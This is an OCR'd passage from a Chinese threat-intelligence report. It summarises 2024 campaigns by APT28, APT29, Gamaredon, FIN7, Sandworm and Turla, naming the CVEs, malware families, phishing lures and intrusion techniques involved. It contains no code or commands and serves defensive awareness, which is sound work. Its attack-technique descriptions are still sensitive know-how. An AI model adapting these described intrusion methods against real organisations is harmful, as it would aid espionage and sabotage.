
APT28 也称为 Pawn Storm、Forest Blizzard、Fancy Bear 等，其最早活动可以追溯至 2007 年，主要针对政府、军事和安全组织。2022 年俄乌冲突以来，该组织积极针对乌克兰目标进行攻击，此外攻击目标还涉及到东欧其他国家和欧盟北约的成员国。

APT28 擅长结合暴力破解和隐秘手段攻击高价值目标 [66]，近几年的攻击活动中使用一款利用 Windows Print Spooler 服务漏洞 CVE-2022-38028 获取系统等级权限的恶意工具 GooseEgg[67]。在 2023 年 4 月至 12 月期间 APT28 分三个阶段部署了信息窃取恶意软件 HeadLace，并利用凭证收集网页发起了一系列针对欧洲各地网络的攻击活动 [68]。APT28 借助 Ubiquiti EdgeRouter 路由器设备组成的僵尸网络窃取凭证和代理恶意流量 [69、70]，该僵尸网络于 2024 年初被美国联合多方破坏。




▲ 图 1.48 APT28 信息窃取活动感染链 [68]

根据 Volexity 披露，APT28 组织使用“Nearest Neighbor Attack”技术 [71] 先成功入侵了与目标组织 A 物理空间相邻的其他多个组织，再以这些组织网络为跳板接入到组织 A 的企业 Wi-Fi 网络，远距离地实施“接触式行动”（即物理上靠近目标后的行动，比如在停车场的空间中），消除了攻击人员实体暴露的风险。



▲ 图 1.49 APT28“Nearest Neighbor Attack”技术 [71]

2024 年，APT28 组织还发动了多次大规模攻击活动，其中包括“Doppelgänger NG”信息战活动 [72]，该活动在数百个虚假网站和社交媒体渠道上发布虚假信息。此外，APT28 在全球范围内开展了大规模的网络钓鱼活动 [73、74]，截至 2024 年 3 月，已发现该组织冒充阿根廷、乌克兰、格鲁吉亚、白俄罗斯、哈萨克斯坦、波兰、亚美尼亚、阿塞拜疆和美国等多个国家的实体，使用的诱饵文件内容涉及金融、关键基础设施、高层会晤、网络安全、海上安全、医疗保健、商业和国防工业生产等领域。



▲ 图 1.50 APT28 钓鱼活动攻击链示例 [73]

在最近披露的一次大规模活动中，该组织依赖恶意电子邮件附件和利用易受攻击的面向互联网的服务（如 Rejetto HTTP 文件服务器）进入目标网络，并使用恶意软件 HatVibe 加载 CherrySpy 后门 [75]。受害目标集中在亚洲和欧洲地区，涉及政府、人权和教育领域。

APT28 组织还善于学习借鉴其他组织的攻击经验，将 APT29 的成功策略融入自己的攻击活动中，巧妙地利用待售汽车的信息作为诱饵，针对外交官员实施攻击 [76]。早在 2023 年 5 月，APT29 就曾使用过汽车销售作为网络钓鱼的诱饵主题。

APT29

APT29 常使用一系列网络钓鱼策略或供应链攻击手段针对多国政府、外交机构和其他实体，被认为与 2020 年 SolarWinds 供应链攻击事件有关。


2024 年 APT29 网络攻击活动呈现出多样化和高针对性的特点，主要使用鱼叉邮件和漏洞进行攻击。2024 年 2 月，APT29 针对德国政党实施网络钓鱼活动 [77]，意图部署 WINELOADER 后门。2024 年 10 月 22 日，微软发现 APT29 向 100 多个组织的数千名用户发送了网络钓鱼邮件 [78]，目标涉及数十个国家政府、国防、高等教育、非政府组织等领域的机构，尤其是欧洲、澳大利亚和日本等地受影响较为严重。这些邮件使用与 Microsoft、Amazon Web Services(AWS) 和零信任概念相关的内容作为诱饵，包含使用 LetsEncrypt 证书签名的 RDP 配置文件，导致大量信息泄露。在另一起大规模鱼叉式网络钓鱼活动中，该组织利用一个由 193 个远程桌面协议（RDP）代理服务器构成的网络，执行中间人（MiTM）攻击 [79]。通过发送钓鱼邮件，诱导受害者连接至伪造的 RDP 服务器。一旦连接建立，攻击者便能访问受害者的本地资源，包括磁盘、网络和打印机，从而获取敏感信息。

漏洞利用方面，APT29 在 2023 年 11 月至 2024 年 7 月间，利用了多个在野漏洞对蒙古政府网站进行水坑攻击 [80]，影响了 iOS 和 Android 用户。这些攻击中使用的漏洞与以色列 NSO 集团和 Intellexa 使用的漏洞相同或相似，表明 APT 组织可能正在使用商业间谍软件供应商的 Nday 漏洞。APT29 还被发现利用 CVE-2022-27924 和 CVE-2023-42793 漏洞，针对全球范围内的 Zimbra 和 TeamCity 服务器发起“大规模攻击” [81]。

Gamaredon

Gamaredon 主要针对乌克兰执法部门、政府机构和军事力量进行间谍活动和情报收集等攻击。Operation Armageddon 行动与该组织有关，2022 年俄乌冲突以来，该组织积极针对乌克兰目标发起网络钓鱼攻击，同时也攻击东欧其他国家和欧盟北约的成员国。

Gamaredon 通过鱼叉式网络钓鱼电子邮件对乌克兰军队进行持续攻击 [82]，并且 Gamaredon 已经提高了其在乌克兰的网络间谍能力 [83]，除了使用自定义恶意软件，还通过频繁更新工具和定期更改混淆技术来努力保持对受感染系统的访问。



▲ 图 1.51 Gamaredon 鱼叉式网络钓鱼攻击流程 [83]

Insikt Group 观察到 Gamaredon 利用 Cloudflare Tunnels 作为一种策略来隐藏其托管 GammaDrop 恶意软件的临时基础设施 [84]，恶意软件 GammaLoad 的 C2 服务器使用 DNS fast flux 技术，让对 C2 通信流量的追踪和阻拦变得更加困难，以维持攻击者对受感染系统的访问。

近期，Gamaredon 被发现使用两款名为 BoneSpy 和 PlainGnome 的新型 Android 间谍软件工具针对前苏联国家 [85]，这是首次发现该组织在其攻击活动中使用仅适用于移动设备的恶意软件家族。

FIN7

FIN7是以经济利益为导向的攻击组织，攻击活动最早从2015年开始，影响行业包括金融服务、运输、零售、教育、电子产品等。该组织经常借助鱼叉式网络钓鱼分发恶意软件，擅长使用不落地的无文件攻击方式。


2023 年底，FIN7 针对美国一家大型汽车制造商发起鱼叉式网络钓鱼 [86]，通过 IP 扫描工具安装包诱使 IT 部门具有高级别访问权限的员工下载恶意程序。2024 年 4 月，研究人员观察到 FIN7 组织使用恶意网站冒充可信品牌，并利用 Google Ads 传播托管恶意软件的网站，恶意软件用 MSIX 格式打包 [87]。

7 月，FIN7 组织被披露利用超 4000 个域名发起新钓鱼活动 [88]，该组织还将其定制的 "AvNeutralizer(又名 AuKill)" 工具出售给多个勒索组织 [89]。自 2023 年初以来，研究人员检测到的各种版本 AvNeutralizer 入侵活动中大多部署了包括 AvosLocker、MedusaLocker、BlackCat、Trigona 和 LockBit 在内的多种勒索软件。

Sandworm

Sandworm 组织大约从 2009 年开始运营，主要针对能源、工业控制系统、政府和媒体相关领域的乌克兰实体，攻击活动中不乏针对关键基础设施的破坏行动，在 2022 年俄乌冲突中策划了针对乌克兰电网的攻击。

Sandworm 利用 Kapeka 后门针对东欧地区（尤其是乌克兰）发动多次袭击 [90]。该组织还利用数据擦除器 AcidRain 的新变体 AcidPour 破坏用于 Eutelsat KA-SAT 通讯的调制解调器在乌克兰的使用 [91]。3 月份乌克兰 CERT 披露 Sandworm 试图破坏乌克兰 10 个地区约 20 家能源、水和热供应领域企业的信息通信系统的正常运行 [92]。除了破坏行动，Sandworm 也广泛实施着收集情报的网络间谍活动 [93]。




▲ 图 1.52 Sandworm 在俄乌战时破坏活动总结 [93]

Turla

Turla，又称为 Snake 或 Uroburos，其攻击目标包括政府机构、大使馆、教育研究机构和制药公司等。近几年，该组织攻击了德国外交部、法国企业的服务器，窃取了大量的情报信息。2022 年俄乌冲突以来，


该组织积极针对乌克兰等目标进行攻击，此外攻击目标还涉及到东欧其他国家和欧盟北约的成员国。

2024 上半年 Turla 组织主要针对欧洲地区进行攻击。年初时研究人员发现该组织使用 TinyTurla-NG 后门攻击了欧洲非政府组织的多个系统 [94、95]，攻击者利用植入的 TinyTurla-NG 后门部署另外三个模块来维持访问、执行任意命令和窃取凭据。



▲ 图 1.53 TinyTurlaNG 攻击过程 [95]


在另一起攻击活动中，Turla 通过钓鱼攻击和 Zabbix 软件的错误配置获取初始访问权限，利用两个新后门 LunarMail 和 LunarWeb 攻击欧洲外交部及其驻外外交使团 [96]。



▲ 图 1.54 两个 Lunar 工具集攻击链 [96]

